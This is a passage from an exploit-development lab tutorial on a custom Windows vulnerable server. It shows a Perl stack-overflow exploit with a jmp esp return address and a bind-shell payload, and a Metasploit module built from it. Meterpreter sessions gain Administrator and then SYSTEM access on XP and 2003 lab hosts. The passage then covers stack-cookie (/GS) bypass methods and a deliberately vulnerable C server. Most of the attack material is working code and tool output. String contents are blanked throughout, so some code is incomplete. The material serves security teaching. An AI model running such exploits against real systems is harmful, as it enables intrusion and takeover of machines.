41414141 ??              ???
```

Using a metasploit pattern, we determine that the offset to EIP overwrite is at 504 bytes. So we'll build a new crash script to verify the offset and see the contents of the registers when the overflow occurs :

```
use strict;
use Socket;

my $totalbuffer=1000;
my $junk = "    " x 504;
my $eipoverwrite = "    " x 4;
my $junk2 = "    " x ($totalbuffer-length($junk.$eipoverwrite));

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;

my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);

print "                          ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "          ";
print "                                        ";
connect(SOCKET, $paddr) or die "              ";

print "                         ";
print SOCKET $junk.$eipoverwrite.$junk2."  ";
```

```
print "                    ";

close SOCKET or die "        ";
```

After sending 504 A's, 4 B's and a bunch of C's, we can see the following register and stack contents :

```
0:001> g
(ed0.eb0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e05c ebx=7ffde000 ecx=00000000 edx=0012e446 esi=0040bdec edi=0012ebe0
eip=42424242 esp=0012e258 ebp=41414141 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
42424242 ??              ???
0:000> d esp
0012e258  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e268  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e278  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e288  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e298  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e2a8  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e2b8  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0012e2c8  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

Increase the junk size to see how much space you have available for your shellcode. This is important because you will need to specify this parameter in the metasploit module.

Change the $totalbuffer value to 2000, overflow still works as expected, and the contents of esp indicate that we have been able to fill memory with C's up to esp+5d3 (1491 bytes). That will be our shellcode space (more or less)

All we need is to overwrite EIP with jmp esp (or call esp, or something similar), and put our shellcode instead of the C's and we should be fine.

Using findjmp, we have found a working address for our Windows 2003 server :

```
findjmp.exe ws2_32.dll esp
Reg: esp
Scanning ws2_32.dll for code usable with the esp register
0x71C02B67      push esp - ret
Finished Scanning ws2_32.dll for code usable with the esp register
Found 1 usable addresses
```

After doing some tests with shellcode, we can use the following conclusions to build the final exploits

- exclude 0xff from the shellcode
- put some nop's before the shellcode

Our final exploit (in perl, with a shell bound to tcp 5555) looks like this :

```
#
print "                              ";
print "                                         ";
use strict;
use Socket;
my $junk = "    " x 504;

#jmp esp (from ws2_32.dll)
my $eipoverwrite = pack('V',0x71C02B67);

#add some NOP's
my $shellcode="    " x 50;

# windows/shell_bind_tcp - 702 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
$shellcode=$shellcode."                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
```

```
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"                                                              ".
"        ";

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;

my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);

print "                          ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "          ";
print "                                        ";
connect(SOCKET, $paddr) or die "            ";

print "                        ";
print SOCKET $junk.$eipoverwrite.$shellcode."  ";

print "                   ";
print "                                                        ";
system("                 ");

close SOCKET or die "          ";
```

Exploit output :

```
root@backtrack4:/tmp# perl sploit.pl 192.168.24.3 200
 --------------------------------------
--------------------------------------
    Exploit for vulnserver.c
 --------------------------------------
[+] Setting up socket
[+] Connecting to 192.168.24.3 on port 200
[+] Sending payload
[+] Payload sent
[+] Attempting to telnet to 192.168.24.3 on port 5555...
Trying 192.168.24.3...
Connected to 192.168.24.3.
Escape character is '^]'.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\vulnserver\lcc>whoami
whoami
```

```
win2003-01\administrator
```

The most important parameters that can be taken from this exploit are

- offset to ret (eip overwrite) is 504
- windows 2003 R2 SP2 (English) jump address is 0x71C02B67
- shellcode should not contain 0×00 or 0xff
- shellcode can be more or less 1400 bytes

Futhermore, after running the same tests against a Windows XP SP3 (English), we determine that the offset is the same, but the jmp address must be changed (to for example 0x7C874413). We'll build a metasploit module that will allow you to select one of these 2 targets, and will use the correct jmp address.

Converting the exploit to metasploit

First, you need to determine what type your exploit will be, because that will determine the place within the metasploit folder structure where the exploit will be saved. If your exploit is targetting a windows based ftp server, it would need to be placed under the windows ftp server exploits.

Metasploit modules are saved in the framework3xx folder structure, under /modules/exploits. In that folder, the exploits are broken down into operating systems first, and then services.

Our server runs on windows, so we'll put it under windows. The windows fodler contains a number of folders already (from antivirus to wins), include a "misc" folder. We'll put our exploit under "misc" (or we could put it under telnet) because it does not really belong to any of the other types.

We'll create our metasploit module under %metasploit%/modules/windows/misc :

```
root@backtrack4:/# cd /pentest/exploits/framework3/modules/exploits/windows/misc
root@backtrack4:/pentest/exploits/framework3/modules/exploits/windows/misc# vi
custom_vulnserver.rb
```

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

	include Msf::Exploit::Remote::Tcp

	def initialize(info = {})
		super(update_info(info,
			'Name'			=> 'Custom vulnerable server stack overflow',
			'Description'	=> %q{
						This module exploits a stack overflow in a
```

```
                                    custom vulnerable server.
                                         },
                    'Author'          => [ 'InfoSec' ],
                    'Version'         => '$Revision: 9999 $',
                    'DefaultOptions' =>
                            {
                                    'EXITFUNC' => 'process',
                            },
                    'Payload'         =>
                            {
                                    'Space'    => 1400,
                                    'BadChars' => "          ",
                            },
                    'Platform'        => 'win',

                    'Targets'         =>
                            [
                                    ['Windows XP SP3 En',
                                      { 'Ret' => 0x7c874413, 'Offset' => 504 } ],
                                    ['Windows 2003 Server R2 SP2',
                                      { 'Ret' => 0x71c02b67, 'Offset' => 504  } ],
                            ],
                    'DefaultTarget' => 0,

                    'Privileged'      => false
                    ))

                    register_options(
                    [
                            Opt::RPORT(200)
                    ], self.class)
        end

        def exploit
           connect

           junk = make_nops(target['Offset'])
           sploit = junk + [target.ret].pack('V') + make_nops(50) + payload.encoded
           sock.put(sploit)

           handler
           disconnect

        end

end
```

We see the following components :

- first, put "require msf/core", which will be valid for all metasploit exploits
- define the class. In our case, it is a remote exploit.
- Next, set exploit information and exploit definitions :
    - include : in our case, it is a plain tcp connection, so we use Msf::Exploit::Remote::Tcp
        - Metasploit has handlers for http, ftp, etc… (which will help you building exploits faster because you don't have to write the entire conversation yourself)
    - Information :

- Payload : define the length and badchars (0×00 and 0xff in our case)
- Define the targets, and define target-specific settings such as return address, offset, etc
- Exploit
  - connect (which will set up the connection to the remote port)
  - build the buffer
    - junk (nops, with size of offset)
    - add the return address, more nops, and then the encoded payload
  - write the buffer to the connection
  - handle the exploit
  - disconnect

That's it

Now open msfconsole. If there is an error in your script, you will see information about the error while msfconsole loads. If msfconsole was already loaded, you'll have to close it again before you can use this new module (or before you can use updated module if you have made a change)

Test the exploit

Test 1 : Windows XP SP3

```
root@backtrack4:/pentest/exploits/framework3

                |                    |      _) |
 __ `__ \   _ \ __|  _` |  __| __ \  |  _ \  | __|
 |   |   |  __/ |   (   |\__ \ |   | | (   | | |
_|  _|  _|\___|\__|\__,_|____/ .__/ _|\___/ _|\__|
                              _|

       =[ msf v3.3-dev
+ -- --=[ 395 exploits - 239 payloads
+ -- --=[ 20 encoders - 7 nops
       =[ 187 aux

msf > use windows/misc/custom_vulnserver
msf exploit(custom_vulnserver) > show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  200              yes       The target port

Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP3 En

msf exploit(custom_vulnserver) > set rhost 192.168.24.10
rhost => 192.168.24.10
msf exploit(custom_vulnserver) > show targets

Exploit targets:
```

```
   Id  Name
   --  ----
   0   Windows XP SP3 En
   1   Windows 2003 Server R2 SP2

msf exploit(custom_vulnserver) > set target 0
target => 0
msf exploit(custom_vulnserver) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(custom_vulnserver) > show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.24.10    yes       The target address
   RPORT  200              yes       The target port

Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LPORT     4444             yes       The local port
   RHOST     192.168.24.10    no        The target address

Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP3 En

msf exploit(custom_vulnserver) > exploit

[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.24.1:42150 -> 192.168.24.10:4444)

meterpreter > sysinfo
Computer: SPLOITBUILDER1
OS      : Windows XP (Build 2600, Service Pack 3).
```

Test 2 : Windows 2003 Server R2 SP2

(continued from exploit to XP) :

```
meterpreter >
meterpreter > quit

[*] Meterpreter session 1 closed.
msf exploit(custom_vulnserver) > set rhost 192.168.24.3
rhost => 192.168.24.3
```

```
msf exploit(custom_vulnserver) > set target 1
target => 1
msf exploit(custom_vulnserver) > show options

Module options:

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.24.3     yes       The target address
   RPORT  200              yes       The target port

Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LPORT     4444             yes       The local port
   RHOST     192.168.24.3     no        The target address

Exploit target:

   Id  Name
   --  ----
   1   Windows 2003 Server R2 SP2

msf exploit(custom_vulnserver) > exploit

[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 2 opened (192.168.24.1:56109 -> 192.168.24.3:4444)

meterpreter > sysinfo
Computer: WIN2003-01
OS      : Windows .NET Server (Build 3790, Service Pack 2).

meterpreter > getuid
Server username: WIN2003-01\Administrator
meterpreter > ps

Process list
============

    PID   Name                Path
    ---   ----                ----
    300   smss.exe            \SystemRoot\System32\smss.exe
    372   winlogon.exe        \??\C:\WINDOWS\system32\winlogon.exe
    396   Explorer.EXE        C:\WINDOWS\Explorer.EXE
    420   services.exe        C:\WINDOWS\system32\services.exe
    424   ctfmon.exe          C:\WINDOWS\system32\ctfmon.exe
    432   lsass.exe           C:\WINDOWS\system32\lsass.exe
    652   svchost.exe         C:\WINDOWS\system32\svchost.exe
    832   svchost.exe         C:\WINDOWS\System32\svchost.exe
    996   spoolsv.exe         C:\WINDOWS\system32\spoolsv.exe
    1132  svchost.exe         C:\WINDOWS\System32\svchost.exe
    1392  dllhost.exe         C:\WINDOWS\system32\dllhost.exe
    1580  svchost.exe         C:\WINDOWS\System32\svchost.exe
    1600  svchost.exe         C:\WINDOWS\System32\svchost.exe
```

```
    2352  cmd.exe             C:\WINDOWS\system32\cmd.exe
    2888  vulnserver.exe      C:\vulnserver\lcc\vulnserver.exe

meterpreter > migrate 996
[*] Migrating to 996...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Lab #4
Bypassing OS and Complier Protections: Stack Cookies, SafeSEH, DEP and ASLR

Introduction

In all previous labs, we have looked at building exploits that would work on Windows XP / 2003 server.

The success of all of these exploits (whether they are based on direct ret overwrite or exception handler structure overwrites) are based on the fact that a reliable return address or pop/pop/ret address must be found, making the application jump to your shellcode. In all of these cases, we were able to find a more or less reliable address in one of the OS dlls or application dlls. Even after a reboot, this address stays the same, making the exploit work reliably.

Fortunately for the zillions Windows end-users out there, a number of protection mechanisms have been built-in into the Windows Operating systems.

- Stack cookies (/GS Switch cookie)

- Safeseh (/Safeseh compiler switch)

- Data Execution Prevention (DEP) (software and hardware based)

- Address Space Layout Randomization (ASLR)

Stack cookie /GS protection

The /GS switch is a compiler option that will add some code to function's prologue and epilogue code in order to prevent successful abuse of typical stack based (string buffer) overflows.

When an application starts, a program-wide master cookie (4 bytes (dword), unsigned int) is calculated (pseudo-random number) and saved in the .data section of the loaded module. In the function prologue, this program-wide master cookie is copied to the stack, right before the saved EBP and EIP. (between the local variables and the return addresses)

```
[buffer][cookie][saved EBP][saved EIP]
```

During the epilogue, this cookie is compared again with the program-wide master cookie. If it is different, it concludes that corruption has occurred, and the program is terminated.

In order to minimize the performance impact of the extra lines of code, the compiler will only add the stack cookie if the function contains string buffers or allocates memory on the stack using _alloca. Furthermore, the protection is only active when the buffer contains 5 bytes or more.

In a typical buffer overflow, the stack is attacked with your own data in an attempt to overwrite the saved EIP. But before your data overwrites the saved EIP, the cookie is overwritten as well, rendering the exploit useless (but it may still lead to a DoS). The function epilogue would notice that the cookie has been changed, and the application dies.

```
[buffer][cookie][saved EBP][saved EIP]
[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
          ^
          |
```

The second important protection mechanism of /GS is variable reordering. In order to prevent attackers from overwriting local variables or arguments used by the function, the compiler will rearrange the layout of the stack frame, and will put string buffers at a higher address than all other variables. So when a string buffer overflow occurs, it cannot overwrite any other local variables.

The stack cookie is often referred to as "canary" as well. Read more at http://en.wikipedia.org/wiki/Buffer_overflow_protection, at http://blogs.technet.com/srd/archive/2009/03/16/gs-cookie-protection-effectiveness-and-limitations.aspx and at http://msdn.microsoft.com/en-us/library/aa290051(VS.71).aspx

Stack cookie /GS bypass methods

The easiest way to overcome the stack based overflow protection mechanisms, requires you to retrieve/guess/calculate the value of the cookie (so you can overwrite the cookie with the same value in your buffer). This cookie sometimes (very rarely) is a static value… but even if it is, it may contain bad characters and you may not be able to use that value.

The Shellcoder's Handbook showed how stack protection can be bypassed using some other techniques, that don't require the cookie to be guessed. (and more excellent work in this area has been done by Alex Soritov and Mark Dowd, and by Matt Miller.)

Anyways, The Shellcoder's Handbook described that, if the overwritten cookie does not match with the original cookie, the code checks to see if there is a developer defined exception handler. (If not, the OS exception handler will kick in). If the hacker can overwrite an Exception Handler registration structure (next SEH + Pointer to SE Handler), AND trigger an exception before the cookie is checked, the stack based overflow could be executed (= SEH based exploit) despite the stack cookie.

After all, one of the most important limitations of GS is that it does not protect exception handler records. At that point, the application would need to rely solely on SEH protection mechanisms (such as SafeSEH etc) to deal with these scenario's. As explained in lab part 3, there are ways to overcome this safeseh issue.

In 2003 server (and later XP/Vista/7/… versions) the structured exception has been modified, making it harder to exploit this scenario in more current versions of the OS. Exception handlers are now registered in the Load Configuration Directory, and before an Exception Handler is executed, its address is checked against the list of registered handlers. We'll talk about how to bypass this later on in this article.

Bypass using Exception Handling

So, we can defeat stack protection by triggering an exception before the cookie is checked during the epilogue (or we can try to overwrite other data (parameters that are pushed onto the stack to the vulnerable function), which is referenced before the cookie check is performed.), and then deal with possible SEH protection

mechanisms, if any... Of course, this second technique only works if the code is written to actually reference this data. You can try to abuse this by writing beyond the end of the stack.

```
[buffer][cookie][EH record][saved ebp][saved eip][arguments ]

overwrite - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - >
```

The key in this scenario is that you need to overwrite far enough, and that there is an application specific exception registered (which gets overwritten). If you can control the exception handler address (in the Exception_Registration structure), then you can try to overwrite the pointer with an address that sits outside the address range of a loaded module (but should be available in memory anyways, such as loaded modules that belong to the OS etc). Most of the modules in newer versions of the Windows OS have all been compiled with /safeseh, so this is not going to work anymore. But you can still try to find a handler in a dll that is linked without safeseh (as explained in part 3 of this lab series). After all, SEH records on the stack are not protected by GS... you only have to bypass SafeSEH.

As explained in a previous lab, this pointer needs to be overwritten with a pop pop ret instruction (so the code would land at nseh, where you can do a short jump to go to your shellcode). Alternatively (or if you cannot find a pop pop ret instruction that does not sit in the address range of a loaded module belonging to the application) you can look at ESP/EBP, find the offset from these registers to the location of nseh, and look for addresses that would do

- call dword ptr [esp+nn]

- call dword ptr [ebp+nn]

- jmp dword ptr [esp+nn]

- jmp dword ptr[ebp+nn]

Where nn is the offset from the register to the location of nseh. It's probably easier to look for a pop pop ret combination, but it should work as well. the pvefindaddr Immdbg plugin may help you finding such instructions. (!pvefindaddr jseh or !pvefindaddr jseh all). Furthermore, you can also use pointers to the "add esp,8 + ret" instructions. Again, !pvefindaddr jseh (or !pvefindaddr jseh all) will help you with this (feature added in v1.17 of pvefindaddr)

Bypass by replacing cookie on stack and in .data section

Another technique to bypass stack cookie protection is by replacing this authoritative cookie value in the .data section of the module (which is writeable, otherwise the applicaiton would not be able to calculate a new cookie and store it at runtime), and replace the cookie in the stack with the same value. This technique is only possible if you have the ability to write anything at any location. (4 byte artbitrary write) – access violations that state something like the instruction below indicate a possible 4 byte arbitrary write :

```
mov dword ptr[reg1], reg2
```

(In order to make this work, you obviously need to be able to control the contents of reg1 and reg2). reg1 should then contain the memory location where you want to write, and reg2 should contain the value you want to write at that address.

Bypass because not all buffers are protected

Another exploit opportunity arises when the vulnerable code does not contains string buffers (because there will not be a stack cookie then) This is also valid for arrays of integers or pointers.

```
[buffer][cookie][EH record][saved ebp][saved eip][arguments ]
```

Example : If the "arguments" don't contain pointers or string buffers, then you may be able to overwrite these arguments and take advantage of the fact that the functions are not GS protected.

Bypass by overwriting stack data in functions up the stack

When pointers to objects or structures are passed to functions, and these objects or structures resided on the stack of their callers (parent function), then this could lead to GS cookie bypass. (overwrite object and vtable pointer. If you point this pointer to a fake vtable, you can redirect the virtual function call and execute your evil code)

Bypass because the cookie is static

Finally, if the cookie value appears to be the same/static every time, then you can simply put this value on the stack during the overwrite.

Stack cookie protection debugging & demonstration

In order to demonstrate some stack cookie behaviour, we'll use a simple piece of code. This code contains vulnerable function pr() which will overflow if more than 500 bytes are passed on to the function.

Install Visual Studio C++ 2008 by running the vcsetup2008.exe file located in the Compilers & interpreters directory.

Start by selecting to create a new console application.


Next, use the following code and compile under VS2008 :

```
#include "        "
#include "         "
#include "         "


#pragma comment(lib, "            ")
```


```
#define SS_ERROR 1
#define SS_OK 0

void pr( char *str)
{
   char buf[500]=" ";
   strcpy(buf,str);
}
void sError(char *str)
{
   printf("         ",str);
   WSACleanup();
}

int _tmain(int argc, _TCHAR* argv[])
{
WORD sockVersion;
WSADATA wsaData;

int rVal;
char Message[5000]=" ";
char buf[2000]=" ";

u_short LocalPort;
LocalPort = 200;


sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);


SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);

if(serverSocket == INVALID_SOCKET)
{
   sError("                ");
   return SS_ERROR;
}

SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
sin.sin_addr.s_addr = INADDR_ANY;


rVal = bind(serverSocket, (LPSOCKADDR)&sin, sizeof(sin));
if(rVal == SOCKET_ERROR)
{
   sError("              ");
   WSACleanup();
   return SS_ERROR;
}


rVal = listen(serverSocket, 10);
if(rVal == SOCKET_ERROR)
{
   sError("                ");
```

```
    WSACleanup();
    return SS_ERROR;
  }


  SOCKET clientSocket;
  clientSocket = accept(serverSocket, NULL, NULL);
  if(clientSocket == INVALID_SOCKET)
  {
    sError("                ");
    WSACleanup();
    return SS_ERROR;
  }

  int bytesRecv = SOCKET_ERROR;
  while( bytesRecv == SOCKET_ERROR )
  {

    bytesRecv = recv( clientSocket, Message, 5000, 0 );

    if ( bytesRecv == 0 || bytesRecv == WSAECONNRESET )
    {
      printf( "                         ");
      break;
    }
  }


  pr(Message);


  closesocket(clientSocket);

  closesocket(serverSocket);

  WSACleanup();

  return SS_OK;
}
```

Edit the vulnerable server properties



Go to C/C++, Code Generation, and set "Buffer Security Check" to No



Compile the code (debug mode).

Open the vulnerable server.exe in your favorite debugger and look at the function pr() :

```
(8c0.9c8): Break instruction exception - code 80000003 (first chance)
eax=7ffde000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120e esp=0039ffcc ebp=0039fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:001> uf pr
*** WARNING: Unable to verify checksum for C:\Documents and Settings\peter\My
Documents\Visual Studio 2008\Projects\vulnerable server\Debug\vulnerable server.exe
vulnerable_server!pr [c:\documents and settings\peter\my documents\visual studio
2008\projects\vulnerable server\vulnerable server\vulnerable server.cpp @ 17]:
   17 00411430 55              push    ebp
   17 00411431 8bec            mov     ebp,esp
   17 00411433 81ecbc020000    sub     esp,2BCh
   17 00411439 53              push    ebx
   17 0041143a 56              push    esi
   17 0041143b 57              push    edi
   17 0041143c 8dbd44fdffff    lea     edi,[ebp-2BCh]
   17 00411442 b9af000000      mov     ecx,0AFh
   17 00411447 b8cccccccc      mov     eax,0CCCCCCCCh
   17 0041144c f3ab            rep stos dword ptr es:[edi]
```

```
   18 0041144e a03c574100      mov     al,byte ptr [vulnerable_server!`string'
(0041573c)]
   18 00411453 888508feffff    mov     byte ptr [ebp-1F8h],al
   18 00411459 68f3010000      push    1F3h
   18 0041145e 6a00            push    0
   18 00411460 8d8509feffff    lea     eax,[ebp-1F7h]
   18 00411466 50              push    eax
   18 00411467 e81bfcffff      call    vulnerable_server!ILT+130(_memset) (00411087)
   18 0041146c 83c40c          add     esp,0Ch
   19 0041146f 8b4508          mov     eax,dword ptr [ebp+8]
   19 00411472 50              push    eax
   19 00411473 8d8d08feffff    lea     ecx,[ebp-1F8h]
   19 00411479 51              push    ecx
   19 0041147a e83ffcffff      call    vulnerable_server!ILT+185(_strcpy) (004110be)
   19 0041147f 83c408          add     esp,8
   20 00411482 52              push    edx
   20 00411483 8bcd            mov     ecx,ebp
   20 00411485 50              push    eax
   20 00411486 8d15a8144100    lea     edx,[vulnerable_server!pr+0x78 (004114a8)]
   20 0041148c e80ffcffff      call    vulnerable_server!ILT+155(_RTC_CheckStackVars
(004110a0)
   20 00411491 58              pop     eax
   20 00411492 5a              pop     edx
   20 00411493 5f              pop     edi
   20 00411494 5e              pop     esi
   20 00411495 5b              pop     ebx
   20 00411496 81c4bc020000    add     esp,2BCh
   20 0041149c 3bec            cmp     ebp,esp
   20 0041149e e8cffcffff      call    vulnerable_server!ILT+365(__RTC_CheckEsp)
(00411172)
   20 004114a3 8be5            mov     esp,ebp
   20 004114a5 5d              pop     ebp
   20 004114a6 c3              ret
```

As you can see, the function prologue does not contain any references to a security cookie whatsoever.

Now rebuild the executable with the /GS flag enabled (set Buffer Security Check to "On" again) and look at the function again :

```
(738.828): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffdc000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> uf pr
*** WARNING: Unable to verify checksum for vulnerable server.exe
vulnerable_server!pr [c:\documents and settings\peter\my documents\visual studio
2008\projects\vulnerable server\vulnerable server\vulnerable server.cpp @ 17]:
   17 00411430 55              push    ebp
   17 00411431 8bec            mov     ebp,esp
   17 00411433 81ecc0020000    sub     esp,2C0h
   17 00411439 53              push    ebx
   17 0041143a 56              push    esi
   17 0041143b 57              push    edi
   17 0041143c 8dbd40fdffff    lea     edi,[ebp-2C0h]
```

```
   17 00411442 b9b0000000       mov     ecx,0B0h
   17 00411447 b8cccccccc       mov     eax,0CCCCCCCCh
   17 0041144c f3ab             rep stos dword ptr es:[edi]
   17 0041144e a100704100       mov     eax,dword ptr [vulnerable_server!__security_cookie
(00417000)]
   17 00411453 33c5             xor     eax,ebp
   17 00411455 8945fc           mov     dword ptr [ebp-4],eax
   18 00411458 a03c574100       mov     al,byte ptr [vulnerable_server!`string'
(0041573c)]
   18 0041145d 888504feffff     mov     byte ptr [ebp-1FCh],al
   18 00411463 68f3010000       push    1F3h
   18 00411468 6a00             push    0
   18 0041146a 8d8505feffff     lea     eax,[ebp-1FBh]
   18 00411470 50               push    eax
   18 00411471 e811fcffff       call    vulnerable_server!ILT+130(_memset) (00411087)
   18 00411476 83c40c           add     esp,0Ch
   19 00411479 8b4508           mov     eax,dword ptr [ebp+8]
   19 0041147c 50               push    eax
   19 0041147d 8d8d04feffff     lea     ecx,[ebp-1FCh]
   19 00411483 51               push    ecx
   19 00411484 e835fcffff       call    vulnerable_server!ILT+185(_strcpy) (004110be)
   19 00411489 83c408           add     esp,8
   20 0041148c 52               push    edx
   20 0041148d 8bcd             mov     ecx,ebp
   20 0041148f 50               push    eax
   20 00411490 8d15bc144100     lea     edx,[vulnerable_server!pr+0x8c (004114bc)]
   20 00411496 e805fcffff       call    vulnerable_server!ILT+155(_RTC_CheckStackVars
(004110a0)
   20 0041149b 58               pop     eax
   20 0041149c 5a               pop     edx
   20 0041149d 5f               pop     edi
   20 0041149e 5e               pop     esi
   20 0041149f 5b               pop     ebx
   20 004114a0 8b4dfc           mov     ecx,dword ptr [ebp-4]
   20 004114a3 33cd             xor     ecx,ebp
   20 004114a5 e879fbffff       call    vulnerable_server!ILT+30(__security_check_cookie
(00411023)
   20 004114aa 81c4c0020000     add     esp,2C0h
   20 004114b0 3bec             cmp     ebp,esp
   20 004114b2 e8bbfcffff       call    vulnerable_server!ILT+365(__RTC_CheckEsp)
(00411172)
   20 004114b7 8be5             mov     esp,ebp
   20 004114b9 5d               pop     ebp
   20 004114ba c3               ret
```

In the function prolog, the following things happen :

- sub esp,2c0h : 704 bytes are set aside

- mov eax,dword ptr[vulnerable_server!__security_cookie (00417000)] : a copy of the cookie is fetched

- xor eax,ebp : logical xor of the cookie with EBP

- Then, cookie is stored on the stack, directly below the return address

In the function epilog, this happens :

- mov ecx,dword ptr [ebp-4] : get stack's copy of the cookie

- xor ecx,ebp : perform the xor again

- call vulnerable_server!ITL+30(__security_check_cookie (00411023) : jump to the routine to verify the cookie

In short : a security cookie is added to the stack and is compared again before the function returns.

When you try to overflow this buffer by sending more than 500 bytes to port 200, the application will die (in the debugger, the application will go to a breakpoint – uninitialized variables are filled with 0xCC at runtime when compiling with VS2008 C++, due to RTC) and esp contains this :

```
(a38.444): Break instruction exception - code 80000003 (first chance)
eax=00000001 ebx=0041149b ecx=bb522d78 edx=0012cb9b esi=102ce7b0 edi=00000002
eip=7c90120e esp=0012cbbc ebp=0012da08 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> d esp
0012cbbc  06 24 41 00 00 00 00 00-01 5c 41 00 2c da 12 00  .$A......\A.,...
0012cbcc  2c da 12 00 00 00 00 00-dc cb 12 00 b0 e7 2c 10  ,.............,.
